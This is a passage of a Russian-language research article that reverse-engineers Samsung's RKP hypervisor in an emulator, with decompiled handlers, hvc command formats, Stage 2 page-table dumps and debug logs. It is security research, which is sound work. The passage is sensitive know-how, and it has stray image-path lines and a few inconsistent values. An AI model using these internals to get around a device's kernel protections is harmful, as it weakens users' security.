В процессе инициализации инициализируется куча и выделяется память для стека, который был временно установлен в зарезервированную область во время компиляции. Далее в `vmm_init()` (0xb0109758) выполняются два ключевых действия. Во-первых, таблица векторов исключений EL2 (0xb010b800) устанавливается в VBAR_EL2, что позволяет вызывать RKP из EL1 через `hvc`. Наконец, устанавливается HCR_EL2.TVM (бит 26), перехватывающий записи EL1 в регистры управления виртуальной памятью (SCTLR_EL1, TTBRnEL1, TCR_EL1 и т.д.) в EL2 со значением класса исключения (биты [31:26] ESR_EL2.EC) 0x18 (подробнее — при обсуждении обработчика синхронных исключений EL2).

На данном этапе уточним одно из упомянутых ограничений — аргументы загрузки RKP. Физический адрес RKP сравнивается здесь с жёстко заданным значением 0xb0100000, и при несовпадении процесс загрузки завершается, возвращая -1 в знак ошибки. Кроме того, PA сохраняется и используется позже при инициализации подкачки, что будет описано позже.

Если проверка PA RKP пройдена, финальные шаги загрузки включают включение MMU и трансляции памяти. Сначала включаются трансляции Stage 1 EL2: TTBR0_EL2 устанавливается на предопределённые статические таблицы по адресу 0xb011a000, и вызывается функция `s1_enable()` (0xb0103dcc). Сначала устанавливается MAIR_EL2 для определения двух атрибутов памяти (одного для обычной памяти и одного для памяти устройств). Затем TCR_EL2 OR-ится с 0x23518, что определяет 40-битный или 1 ТБ размер физического адреса (биты [18:16] TCR_EL2.PS), размер гранулы 4 КБ (биты [15:14] TCR_EL2.TG0) и смещение размера 24 (биты [5:0] TCR_EL2.T0SZ), соответствующее 64-24=40-битному или 1 ТБ входному адресному пространству для TTBR0_EL2. В завершение `s1_enable()` устанавливается SCTLR_EL2, важными значениями которого являются SCTLR_EL2.WNX (бит 19), включающий поведение "разрешение на запись подразумевает XN", и SCTLR_EL2.M (бит 0), включающий MMU.

Наконец, включается трансляция Stage 2. VTTBR_EL2, хранящий таблицы трансляции Stage 2, устанавливается на предопределённые статические таблицы по адресу 0xb012a000. Далее устанавливается регистр VTCR_EL2 (Virtual Translation Control Register), который, как следует из названия, управляет процессом трансляции Stage 2 аналогично TCR_ELx для трансляций Stage 1. Его значение определяет 40-битный или 1 ТБ размер физического адреса (биты [18:16] VTCR_EL2.PS), размер гранулы 4 КБ (биты [15:14] TCR_EL2.TG0) и смещение размера 24 (биты [5:0] TCR_EL2.T0SZ), соответствующее 64-24=40-битному или 1 ТБ входному адресному пространству для VTTBR0_EL2. Кроме того, начальный уровень трансляции Stage 2, управляемый VTCR_EL2.SL0 (биты [7:6]), устанавливается в 1, и поскольку TCR_EL2.TG0 установлен в 4 КБ, трансляции Stage 2 начинаются с Level 1 с конкатенированными таблицами, что будет подробно объяснено далее. Наконец, HCR_EL2.VM (бит 0) устанавливается для включения трансляции Stage 2.

2.2.1 - Трансляция Stage 2 и конкатенированные таблицы

Как говорится в AARM: "для трансляции Stage 2 на начальном уровне поиска можно конкатенировать до 16 таблиц трансляции. Для определённых размеров входных адресов конкатенация таблиц означает, что поиск начинается с более низкого уровня, чем в обычном случае". Мы продемонстрируем это в нашей текущей конфигурации; подробнее см. раздел AARM "D5.2.6 Overview of the VMSAv8-64 address translation stages".

Поскольку мы имеем 40-битный диапазон входных адресов, только бит 39 входного VA используется для индексации таблицы трансляции на Level 0, и в результате существует только две таблицы Level 1. Вместо стандартного подхода ARM позволяет конкатенировать две таблицы на смежных физических страницах и начинать трансляцию с Level 1. Для индексации таблиц Level 1 вместо традиционных битов [38:30] используются биты IPA [39:30].

```
+---------+---------+---------+---------+-----------+ Default approach
|   39    | [38:30] | [29:21] | [20:12] |  [11:0]   | Stage 2 translation
|         |         |         |         |           | IPA segmentation
| Level 0 | Level 1 | Level 2 | Level 3 | Block off | 4kB Granule
+---------+---------+---------+---------+-----------+ 40-bit IPS

+-------------+---------+---------+-----------+ Concatenated Tables
|   [39:30]   | [29:21] | [20:12] |  [11:0]   | IPA segmentation
|             |         |         |           | 4kB Granule
|   Level 1   | Level 2 | Level 3 | Block off | 40-bit IPS
+-------------+---------+---------+-----------+ VTCR_EL2.SL0 = 1
```

Мы включили gdb-скрипт для дампа таблиц трансляции Stage 2 на основе инструментов из [03] и [06]. Скрипт считывает PA таблицы из VTTBR_EL2 и настроен только для нашей конфигурации, а не для общего подхода. Кроме того, его нужно вызывать из EL2 или EL3, для чего можно использовать команду `switchel` . Наконец, наш анализ указывает на наличие отображения 1:1 между IPA и PA.

```
(gdb) switchel
$cpsr = 0x5 (EL1)

(gdb)  switchel 2
Moving to EL2
$cpsr = 0x9

(gdb) pagewalk

##############################################
#     Dump Second Stage Translation Tables     #
##############################################
PA Size: 40-bits
Starting Level: 1
IPA range: 0x000000fffffffff
Page Size: 4KB
```

```
...
Third level: 0x1c07d000-0x1c07e000: S2AP=11, XN=10
Third level: 0x1c07e000-0x1c07f000: S2AP=11, XN=10
...
second level block: 0xbfc00000-0xbfe00000: S2AP=11, XN=0
second level block: 0xbfe00000-0xc0000000: S2AP=11, XN=0
first level block: 0xc0000000-0x100000000: S2AP=11, XN=0
first level block: 0x880000000-0x8c0000000: S2AP=11, XN=0
...

(gdb) switchel 1
Moving to EL1
$cpsr = 0x5 (EL1)
```

2.2.2 - Завершение загрузки EL2 и физический адрес EL1

Теперь, когда гипервизор настроен, можно возобновить настройку фреймворка. Процесс загрузки завершается командой `smc`, возвращая управление в EL3. X0 содержит специальное значение 0xc2000401, а X1 — возвращаемое значение операции (ноль означает успех). В случае неудачи загрузки `handle_interrupt_el3()` завершается ошибкой (5) и система зависает (4).

```
// framework/vectors.S

el3_synch_low_64:
    build_exception_frame

    bl  handle_interrupt_el3

    cmp x0, #0                                                  /* (4) */
    b.eq 1f
    b .
1:
    restore_exception_frame
    eret
...

// framework/interrupt-handler.c

int handle_interrupt_el3(uint64_t value, uint64_t status)
{
    int ret = 0;
    switch (value) {
        case 0xc2000401: // special return value from vmm initialization
            if (status == 0) {
                _reset_and_drop_el1_main();
            } else {
                ret = -1;                                       /* (5) */
            }
     ...
}
```

Внимательные читатели могли заметить, что вызов `smc` EL2 приводит к сохранению нового кадра исключения в EL3, и для возврата в EL1 мы должны правильно восстановить состояние. В связи с минимальным характером фреймворка, перед или после загрузки EL2 сохранять информацию не нужно. Поэтому мы просто сбрасываем состояние (т.е. стековые указатели) и переходим в функцию EL1 `_el1_main()`, которая в свою очередь вызывает `el1_main()`.

```
// framework/boot64.S

...

_reset_and_drop_el1_main:
    /*
     * We have initialized vmm. Jump to EL1 main since HVC is now enabled,
     * and EL1 does not require EL3 to interact with hypervisor
     */
```

```
    // setup EL3 stack
    ldr x30, =stack_top_el3
    mov sp, x30

    // setup EL1 stack
    ldr x30, =stack_top_el1
    msr sp_el1, x30

    mov   x0, #(AARCH64_SPSR_FROM_AARCH64 | AARCH64_SPSR_MODE_EL1 | \
                AARCH64_SPSR_SP_SEL_N)
    msr   spsr_el3, x0


    // drop to function _el1_main
    adr   x0, _el1_main
    msr   elr_el3, x0
    eret                                                        /* (6) */
...

_el1_main:
    mov x20, #-1
    lsl x20, x20, #VA_BITS
    adr x0, el1_main
    add x0, x0, x20

    blr x0
...
```

Здесь мы объясним ещё одно системное ограничение. Наш фреймворк был произвольно размещён по PA 0x80000000. Причина к этому моменту должна быть очевидна. После включения трансляции Stage 2 каждый IPA EL1 транслируется через таблицы Stage 2 для нахождения PA. Исследование статических карт гипервизора показывает, что область, начинающаяся с 0x80000000, удовлетворяет требованиям для выполнения кода на нижнем уровне. Конкретно: поле eXecute Never (XN) не установлено, и нет разрешений на запись. Если бы ядро было размещено в незамапленной или неисполняемой с точки зрения трансляции Stage 2 области при инициализации фреймворка, то возврат из EL3 в EL1 (6) привёл бы к ошибке трансляции.

```
(gdb) pagewalk

##############################################
#     Dump Second Stage Translation Tables     #
##############################################
...
Third level: 0x1c07e000-0x1c07f000: S2AP=11, XN=10
Third level: 0x1c07f000-0x1c080000: S2AP=11, XN=10
Third level: 0x80000000-0x80001000: S2AP=1, XN=0
Third level: 0x80001000-0x80002000: S2AP=1, XN=0
...


54          51                              10         2  1:0
+------------+------------------------------+----------+------+ Block Entry
| Upper Attr |           ....               | Low Attr | Type | Stage 2
+------------+------------------------------+----------+------+ Translation


| bits  | Attr      | Description        |
-----------------------------------------
| 5:2   | AttrIndex | MAIR_EL2 index     |
| 7:6   | S2AP      | Access permissions |
| 53:54 | XN        | Execute never      |
                                                Block entry attributes
| S2AP | EL1/EL0 Access |  | XN | Allow Exec  |   for Stage 2 translation
-------------------------  --------------------
| 00   | None           |  | 00 | EL0/EL1     |
| 01   | Read Only      |  | 01 | EL0 not EL1 |
| 10   | Write Only     |  | 10 | None        |
| 11   | Read Write     |  | 11 | EL1 not EL0 |
```

2.3 - Функции инициализации RKP

Первое, что выполняется в `el1_main()` — инициализация RKP. Инициализация включает многочисленные шаги, которые будут описаны в следующих разделах. Но прежде чем объяснять процесс инициализации, остановимся на обработчиках исключений RKP.

2.3.1 - Синхронный обработчик RKP

Как было объяснено при загрузке EL2, VBAR_EL2 устанавливается по адресу 0xb010b800, где каждый обработчик сначала создаёт кадр исключения, сохраняя все регистры общего назначения, а затем вызывает функцию `vmm_dispatch()` (0x0b010aa44) с тремя аргументами: смещением, указывающим EL, с которого было взято исключение, типом исключения и адресом кадра исключения. `vmm_dispatch()` предназначен только для обработки синхронных исключений и просто возвращается в противном случае. Функция `vmm_synchronous_handler()` (0xb010a678) обрабатывает, как следует из названия, синхронные исключения, и важен только третий аргумент — кадр исключения.

```
stp     X1, X0, [SP,#exception_frame]!
...
mov     X0, #0x400        // Lower AArch64
mov     X1, #0            // Synchronous Exception
mov     X2, SP            // Exception frame, holding args from EL1

bl      vmm_dispatch
...
ldp     X1, X0, [SP+0x10+exception_frame],#0x10
clrex
eret
```

Как показано в следующем фрагменте, обработчик сначала вычисляет ESR_EL2.EC. Прерывания данных и инструкций от текущего EL (EC 0x21 и 0x25) не восстанавливаемы, обработчик вызывает функцию `vmm_panic()` (0xb010a4cc), приводящую к зависанию системы. Прерывания данных и инструкций от нижнего EL (EC 0x20 и 0x24) обрабатываются непосредственно обработчиком. Кроме того, как упоминалось ранее, при установке HCR_EL2.TVM в процессе загрузки RKP, записи EL1 в регистры управления виртуальной памятью перехватываются в EL2 с EC 0x18 и здесь обрабатываются функцией `other_msr_mrs_system()` (0xb010a24c). Команды `hvc` из AArch32 или AArch64 (EC 0x12 и 0x16) — наш основной интерес и будут объяснены ниже. Наконец, любые другие EC возвращают -1, что приводит `vmm_dispatch()` к `vmm_panic()`.

```
// vmm-G955FXXU4CRJ5.elf

int64_t vmm_synchronous_handler(int64_t from_el_offset,
                int64_t exception_type, exception_frame *exception_frame) {

    esr_el2 = get_esr_el2();
    ...

    switch ( esr_el2 >> 26 )   /* Exception Class */
    {
        case 0x12:        /* HVC from AArch32 */
        case 0x16:        /* HVC from AArch64 */


            if ((exception_frame->x0 & 0xFFF00000) == 0x83800000) /* (7) */
                rkp_main(exception_frame->x0, exception_frame);
            ...
            return 0;


        case 0x18:   /* Trapped MSR, MRS or System instruction execution */
```

```
            v7 = other_msr_mrs_system(exception_frame);
            ...

        case 0x20:     /* Instruction Abort from a lower Exception level */
            ...

        case 0x21:          /* Instruction Abort Current Exception Level */
            vmm_panic(from_el_offset, exception_type, ...);

        case 0x24:            /* Data Abort from a lower Exception level */
            ...

        case 0x25:                 /* Data Abort Current Exception Level */
            vmm_panic(from_el_offset, exception_type, ...);

        default:
            return -1;
    }
}
```

Прежде чем переходить к `hvc`, кратко рассмотрим обработку `msr`/`mrs` (подробности о значениях ESR_EL2, обсуждаемых здесь, смотрите в разделе AARM "D13.2.37"). Сначала через бит 0 ESR_EL2.ISS проверяется направление операции. Как упоминалось, должны перехватываться только записи (значение бита направления должно быть 0), и если каким-то образом оказалось перехвачено чтение, обработчик попадает в `vmm_panic()`. Используемый для передачи регистр общего назначения определяется из значения ESR_EL2.ISS.Rt (биты [9:5]). Остальные значения ESR_EL2.ISS используются для идентификации системного регистра, к которому обращается `msr`, и в RKP каждый системный регистр обрабатывается по-своему. Например, обработчик SCTLR_EL1 не позволяет отключать MMU или изменять порядок байт, а обработчик TCR_EL1 не разрешает изменение размера гранулы. Мы не будем разбирать каждый случай в этой (и без того длинной) статье, но у заинтересованных читателей теперь должно быть более чем достаточно информации для начала исследования функции `other_msr_mrs_system()`.

Первый аргумент вызова `hvc` RKP (X0) является идентификатором функции и, как показано в (7), должен соответствовать определённому формату, чтобы вызвать функцию `rkp_main()` (0xb010d000) — обработчик `hvc`. Конкретно, каждая команда должна иметь префикс 0x83800000. Кроме того, для формирования команды индексы команд сдвигаются на 12 и затем OR-ятся с префиксом (читатели могут также обратиться к kernel/include/linux/rkp.h). Этот формат также ожидается `rkp_main()`, как объясняется далее.

```
// vmm-G955FXXU4CRJ5.elf

void rkp_main(unsigned int64_t command, exception_frame *exception_frame)
{

    hvc_cmd = (command >> 12) & 0xFF;                               /* (8) */

    if ( hvc_cmd && !is_rkp_activated )                             /* (9) */
        lead_to_policy_violation(hvc_cmd);
    ...

    my_check_hvc_command(hvc_cmd);
    switch ( hvc_cmd )
    {
        case 0:
            ...

            if ( is_rkp_activated )                                /* (10) */
                rkp_policy_violation(2, 0, 0, 0);

            rkp_init(exception_frame);
            ...

            break;
...
```

```
void my_check_hvc_command(unsigned int64_t cmd_index)
{
    if ( cmd_index > 0x9F )
        rkp_policy_violation(3, cmd_index, 0, 0);

    prev_counter = my_cmd_counter[cmd_index];

    if ( prev_counter != 0xFF )
    {
        cur_counter = (prev_counter - 1);

        if ( cur_counter > 1 )
            rkp_policy_violation(3, cmd_index, prev_counter, 0);

        my_cmd_counter[cmd_index] = cur_counter;
    }
}
```

`rkp_main()` сначала извлекает индекс команды (8) и затем вызывает функцию `my_check_hvc_command()` (0xb0113510). Там происходят две вещи. Во-первых, индекс должен быть меньше 0x9f. Во-вторых, RKP ведёт массив со счётчиками команд. Счётчик для команды инициализации RKP равен 1 при определении массива и заново устанавливается вместе со всеми остальными значениями во время выполнения в функции `my_initialize_hvc_cmd_counter()` (0xb011342c) при инициализации. Если любая из этих проверок не проходит, вызывается `rkp_policy_violation()` (0xb010dba4), которую можно считать аналогом ошибки утверждения, приводящей к зависанию системы. Наконец, перед разрешением вызова любой команды, кроме инициализации, проверяется глобальный флаг, указывающий на то, инициализирован ли RKP (9). Этот флаг устанавливается после успешной инициализации, как объяснено в следующем разделе.

Прежде чем продолжать с процессом инициализации, представим несколько команд в качестве примеров для лучшей демонстрации их использования. Первая функция инициализации (представленная далее) — `rkp_init()` с id команды 0, что соответствует команде 0x83800000. При определении, как упоминалось, её счётчик установлен в 1, чтобы она могла быть вызвана один раз до вызова `my_initialize_hvc_cmd_counter()`. Аналогично, id команды 1 соответствует функции отложенной инициализации (также представленной далее), доступной через команду 0x83801000; её счётчик равен 1, значит, она может быть вызвана только один раз. Команды со значением счётчика -1, как показано в таблице ниже для обработки таблиц страниц (команды 0x21 и 0x22 для Level 1 и 2 соответственно), могут вызываться произвольное количество раз.

```
| Function     | ID   | Command    | Counter |
-----------------------------------------------
| rkp_init     | 0x0  | 0x83800000 |       0 |
| rkp_def_init | 0x1  | 0x83801000 |       1 |
...
| rkp_pgd_set  | 0x21 | 0x83821000 |      -1 |
| rkp_pmd_set  | 0x22 | 0x83822000 |      -1 |
...
```

2.3.2 - Инициализация RKP

Имея эту информацию, мы готовы инициализировать RKP. В следующем фрагменте демонстрируется процесс инициализации RKP в фреймворке (с командой RKP id 0). Также показаны значения структуры `rkp_init_t`, используемые в фреймворке при вызове; мы подробнее рассмотрим их при изучении функции инициализации RKP `rkp_init()` (0xb0112f40). Заинтересованные читатели могут сравнить функцию `framework_rkp_init()` с функцией ядра Samsung `rkp_init()` в kernel/init/main.c, а представленные здесь значения инициализации — с некоторыми значениями из примера вывода sec_log выше.

```
// framework/main.c
void el1_main(void) {
```

```
    framework_rkp_init();
    ...
}

// framework/vmm.h

#define RKP_PREFIX  (0x83800000)
#define RKP_CMDID(CMD_ID)  (((CMD_ID) << 12 ) | RKP_PREFIX)

#define RKP_INIT                RKP_CMDID(0x0)
...

// framework/vmm.c

void framework_rkp_init(void)
{
    struct rkp_init_t init;
    init.magic = RKP_INIT_MAGIC;
    init._text = (uint64_t)__va(&_text);
    init._etext = (uint64_t)__va(&_etext);
    init.rkp_pgt_bitmap = (uint64_t)&rkp_pgt_bitmap;
    init.rkp_dbl_bitmap = (uint64_t)&rkp_map_bitmap;
    init.rkp_bitmap_size = 0x20000;

    init.vmalloc_start = (uint64_t)__va(&_text);
    init.vmalloc_end = (uint64_t)__va(&_etext+0x1000);
    init.init_mm_pgd = (uint64_t)&swapper_pg_dir;
    init.id_map_pgd = (uint64_t)&id_pg_dir;
    init.zero_pg_addr = (uint64_t)&zero_page;
    init.extra_memory_addr = RKP_EXTRA_MEM_START;
    init.extra_memory_size = RKP_EXTRA_MEM_SIZE;
    init._srodata = (uint64_t)__va(&_srodata);
    init._erodata = (uint64_t)__va(&_erodata);

    rkp_call(RKP_INIT, &init, (uint64_t)VA_OFFSET, 0, 0, 0);
}

// framework/util.S

rkp_call:
    hvc #0
    ret
ENDPROC(rkp_call)

magic           : 0x000000005afe0001
vmalloc_start   : 0xffffff8080000000
vmalloc_end     : 0xffffff8080086000
init_mm_pgd     : 0x0000000080088000
id_map_pgd      : 0x000000008008b000
zero_pg_addr    : 0x000000008008e000
rkp_pgt_bitmap  : 0x0000000080044000
rkp_dbl_bitmap  : 0x0000000080064000
rkp_bitmap_size : 0x0000000000020000
_text           : 0xffffff8080000000
_etext          : 0xffffff8080085000
extra_mem_addr  : 0x00000000af400000
extra_mem_size  : 0x0000000000600000
physmap_addr    : 0x0000000000000000
_srodata        : 0xffffff8080085000
_erodata        : 0xffffff8080086000
large_memory    : 0x0000000000000000
fimc_phys_addr  : 0x00000008fa080000
fimc_size       : 0x0000000000780000
tramp_pgd       : 0x0000000000000000
```

Прежде всего, инициализируется журнал отладки по адресу 0xb0200000 (11). Это второй оракул EL2, и мы вскоре рассмотрим его, поскольку он предоставит ценную информацию, помогающую создать правильное отображение памяти для успешной инициализации.

Очевидно, существует два режима работы RKP, которые определяются при инициализации: нормальный и тестовый. Тестовый режим отключает некоторые из упомянутых счётчиков вызовов команд `hvc` и включает некоторые индексы/функции команд. Как следует из названия, они используются в тестовых целях, и хотя они могут помочь и упростить процесс реверс-инжиниринга, мы не будем анализировать их подробно, поскольку они не встречаются в реальных конфигурациях. Режим выбирается полем magic структуры, значение которого может быть либо 0x5afe0001 (нормальный режим), либо 0x5afe0002 (тестовый режим).

Можно было бы переключиться в тестовый режим через повторный вызов `rkp_init()` в надежде не нарушить другие конфигурации, однако через нормальное взаимодействие с системой это невозможно. Как показано в (12), после успешной инициализации устанавливается глобальный флаг `is_rkp_activated`. Затем этот флаг проверяется (10) перед вызовом `rkp_init()` в функции `rkp_main()`, как показано в ранее представленном фрагменте.

```
// vmm-G955FXXU4CRJ5.elf

void rkp_init(exception_frame *exception_frame)
{
    ...

    rkp_init_values = maybe_rkp_get_pa(exception_frame->x1);

    rkp_debug_log_init();                                        /* (11) */
    ...

    if ( rkp_init_values->magic - 0x5AFE0001 <= 1 ){

        if ( rkp_init_values->magic == 0x5AFE0002 )
        {
            /* enable test mode */
        }

        /* store all rkp_init_t struct values */

        rkp_physmap_init();

        ...

        if ( rkp_bitmap_init() )
        {
            /* misc initializations and debug logs */

            rkp_debug_log("RKP_6398d0cb", hcr_el2,
                          sctlr_el2, rkp_init_values->magic);

            /* more debug logs */

            if ( rkp_paging_init() )
            {
                is_rkp_activated = 1;                            /* (12) */
                ...

                my_initialize_hvc_cmd_counter();
                ...
            }
        }
        ...
    }
    ...
}
```

RKP ведёт структуру, хранящую всю необходимую информацию. При инициализации в функции `rkp_init()` значения, переданные через структуру `rkp_init_t`, вместе с VA_OFFSET сохраняются для последующего использования. Затем инициализируются различные области памяти, такие как physmap и битовые карты. Мы не будем детально разбирать эти области,

поскольку они специфичны для реализации, но из-за интенсивного использования RKP (особенно physmap) кратко объясним их. Physmap содержит информацию о физических областях (например, является ли это областью EL2 или EL1 и т.д.), устанавливается в предопределённую область, доступную только EL2, как описано далее, и RKP использует эту информацию для решения, разрешены ли определённые действия в конкретных областях.


В данной реализации RKP существует две битовые карты: rkp_pgt_bitmap и rkp_dbl_bitmap, физические области которых предоставляются ядром EL1. Обе записываются RKP. rkp_pgt_bitmap предоставляет EL1 информацию о том, защищены ли адреса отображениями S2 и должны ли обращения обрабатываться RKP. rkp_dbl_bitmap используется для отслеживания и предотвращения использования несанкционированных отображений в качестве таблиц страниц. Успех `rkp_bitmap_init()` требует только того, чтобы указатели не были нулевыми, однако дополнительные ограничения определяются позже в функции `rkp_paging_init()` (0xb010e4c4).


Далее мы видим, как используется журнал отладки RKP, записывающий системные регистры и тем самым предоставляющий важную информацию о состоянии/конфигурации системы, что помогло нам понять систему и настроить фреймворк. Ниже показан (обработанный) пример вывода с аннотированными регистрами. Наконец, Samsung разрешает разблокировку OEM для исследуемой модели устройства, что позволяет пропатчить vmm.elf, собрать ядро с пропатченным RKP и получить дополнительную информацию. Последняя строка фрагмента содержит журнал отладки из отдельного выполнения, где регистры MAIR_ELn были заменены на SCTLR_EL1 и VTCR_EL2 соответственно. Как собрать пользовательское ядро и загрузить устройство Samsung с ним — оставим в качестве упражнения для читателя.

```
0000000000000000    neoswbuilder-DeskTop RKP64_01aa4702
0000000000000000    Jul 11 2018
0000000000000000    11:19:42

/* hcr_el2 */      /* sctlr_el2 */
  84000003          30cd1835           5afe0001  RKP_6398d0cb

/* tcr_el2 */      /* tcr_el1 */
  80823518          32b5593519         5afe0001  RKP_64996474

/* mair_el2 */     /* mair_el1 */
21432b2f914000ff  0000bbff440c0400     5afe0001  RKP_bd1f621f
...


/* sctlr_el1 */    /* vtcr_el2 */
   34d5591d           80023f58         5afe0001  RKP_patched
```

Наконец, следует одна из важнейших функций инициализации RKP — `rkp_paging_init()`. В этой функции выполняются многочисленные проверки, и схема памяти системы должна удовлетворять всем им для успешной инициализации RKP. Кроме того, устанавливаются или обрабатываются physmap, битовые карты, а также таблицы трансляции EL2 Stage 1 и Stage 2. Мы объясним некоторые ключевые моменты, но не будем рассматривать каждую тривиальную проверку. Наконец, нам необходимо убедиться, что все требуемые RKP области зарезервированы. Физическая схема памяти, используемая в фреймворке для удовлетворения минимальных требований к успешной инициализации RKP, показана ниже. Очевидно, что для реализации более функционально насыщенных фреймворков можно использовать более сложные схемы.

Схема также объясняет ранее упомянутый выбор размера 3 ГБ для ОЗУ системы эмуляции. Этот размер обеспечивает достаточно большое пространство PA для размещения исполняемых файлов по их ожидаемым PA.





В итоге процесс выглядит следующим образом: после проверок выравнивания и схемы область ядра EL1 устанавливается в physmap (13) и отображается в таблицах трансляции EL2 Stage 1 (14). Проверяются две области битовых карт (15), и если они не включены в текст ядра, их записи S2 изменяются на "только чтение" и "не выполнять" (16), после чего physmap обновляется с двумя областями битовых карт. Затем обрабатывается область FIMC, о которой пойдёт речь ниже (17), в функции `my_process_fimc_region()` (0xb0112df0). Далее текст ядра устанавливается как RWX в таблицах трансляции S2 (18) — это изменится позже в процессе инициализации до "только чтение". Наконец, physmap и адрес дополнительной памяти размапливаются из S2 (19) и (21), делая их недоступными из EL1, и их области physmap устанавливаются (20) и (22).

```
// vmm-G955FXXU4CRJ5.elf

int64_t rkp_paging_init(void)
{
    /* alignment checks */


    v2 = my_rkp_physmap_set_region(text_pa, etext - text, 4);    /* (13) */
    if ( !v2 ) return v2;

    /* alignment checks */


    res = s1_map(text_pa, etext_pa - text_pa, 9);                /* (14) */
    ...

    /*
     * bitmap alignment checks                                  /* (15) */
     * might lead to label do_not_process_bitmap_regions
     */


    res = rkp_s2_change_range_permission(rkp_pgt_bitmap,         /* (16) */
            bitmap_size + rkp_pgt_bitmap, 0x80, 0, 1); // RO, XN
    ...
    res = rkp_s2_change_range_permission(rkp_map_bitmap,
```

```
                                        bitmap_size + rkp_map_bitmap,
                                        0x80, 0, 1); // RO, XN
    ...

do_not_process_bitmap_regions:

    if ( !my_rkp_physmap_set_region(rkp_pgt_bitmap, bitmap_size, 4) )
        return 0;

    res = my_rkp_physmap_set_region(rkp_map_bitmap, bitmap_size, 4);
    if ( res )
    {
        res = my_process_fimc_region();                         /* (17) */
        if ( res )
        {
            res = rkp_s2_change_range_permission(               /* (18) */
                                        text_pa, etext_pa,
                                        0, 1, 1);  // RW, X
            ...

                                                                /* (19) */
            res = maybe_s2_unmap(physmap_addr, physmap_size + 0x100000);
            ...

            res = my_rkp_physmap_set_region(physmap_addr,       /* (20) */
                                        physmap_size + 0x100000, 8);
            ...

                                                                /* (21) */
            res = maybe_s2_unmap(extra_memory_addr, extra_memory_size);
            ...

            res = my_rkp_physmap_set_region(extra_memory_addr,  /* (22) */
                                            extra_memory_size, 8);
            ...
        }
    }
    return res;
}
```

FIMC — это подсистема камеры SoC Samsung; в процессе инициализации ядра выделяются области и загружаются бинарники с диска. Есть только один соответствующий вызов `hvc`, связанный с верификацией бинарников FIMC (id команды 0x71). RKP изменяет разрешения соответствующих областей памяти, а затем вызывает EL3 для обработки верификации в функции `sub_B0101BFC()`. Поскольку мы реализуем собственный EL3 и нас интересует функциональность EL2, мы будем игнорировать эту область. Тем не менее, мы всё равно резервируем её для полноты, и функция `my_process_fimc_region()` просто обрабатывает отображения S2 для этой области. При вызове `hvc` с id команды 0x71, даже если выполнены все остальные условия и достигнут `smc`, как обсуждалось выше, EL3 зависнет, поскольку в нашей конфигурации нет обработчика для команды `smc` с id 0xc200101d.

```
// vmm-G955FXXU4CRJ5.elf

sub_B0101BFC

...
mov  X0, #0xC200101D
mov  X1, #0xC
mov  X2, X19  // holds info about fimc address, size, etc.
mov  X3, #0
dsb  SY
smc  #0
...
```

Хотя, как упоминалось, для данной конкретной комбинации гипервизора и подсистемы достаточно просто зарезервировать область, это показательно с точки зрения соображений, необходимых при исследовании гипервизоров, даже если другие гипервизоры и/или подсистемы требуют более

сложных действий. Например, верификация могла бы быть включена в процедуру инициализации, и тогда её можно было бы обработать компонентом EL3 нашего фреймворка.

На данном этапе мы успешно выполнили первый шаг инициализации RKP. После некоторых задач, таких как инициализация счётчиков команд `hvc` и установка глобального флага `is_rkp_activated`, `rkp_init()` возвращается. Теперь мы можем вызывать другие команды `hvc`.

2.3.3 - Отложенная инициализация RKP

Следующий шаг — отложенная инициализация, обрабатываемая функцией `rkp_def_init()` (0xb01131dc), основная цель которой — установка разрешений трансляции S2 ядра.

```
// vmm-G955FXXU4CRJ5.elf

void rkp_def_init(void)
{
    ...

    if ( srodata_pa >= etext_pa )
    {
        if (!rkp_s2_change_range_permission(text_pa, etext_pa, 0x80, 1, 1))
            // Failed to make Kernel range ROX
            rkp_debug_log("RKP_ab1e86d9", 0, 0, 0);
    }
    else
    {
        res = rkp_s2_change_range_permission(text_pa, srodata_pa,
                                             0x80, 1, 1)) // RO, X
        ...

        res = rkp_s2_change_range_permission(srodata_pa, etext_pa,
                                             0x80, 0, 1)) // RO, XN
        ...
    }

    rkp_l1pgt_process_table(swapper_pg_dir, 1, 1);
    RKP_DISALLOW_DEBUG = 1;
    rkp_debug_log("RKP_8bf62beb", 0, 0, 0);
}
```

Как продемонстрировано ниже, после вызова `rkp_s2_change_range_permission()` область ядра устанавливается в режим "только чтение". Наконец, в `rkp_l1pgt_process_table()` swapper_pg_dir (TTBR1_EL1) и его подтаблицы устанавливаются как "только чтение" и "не выполнять".

```
// EL1 text before rkp_s2_change_range_permission()
Third level: 0x80000000-0x80001000: S2AP=11, XN=0
...
// EL1 text after rkp_s2_change_range_permission()
Third level: 0x80000000-0x80001000: S2AP=1, XN=0
...

// swapper_pg_dir before rkp_l1pgt_process_table()
Third level: 0x80088000-0x80089000: S2AP=11, XN=0
Third level: 0x80089000-0x8008a000: S2AP=11, XN=0
...
// swapper_pg_dir after rkp_l1pgt_process_table()
Third level: 0x80088000-0x80089000: S2AP=1, XN=10
Third level: 0x80089000-0x8008a000: S2AP=1, XN=10
...
```

2.3.4 - Прочие инициализации

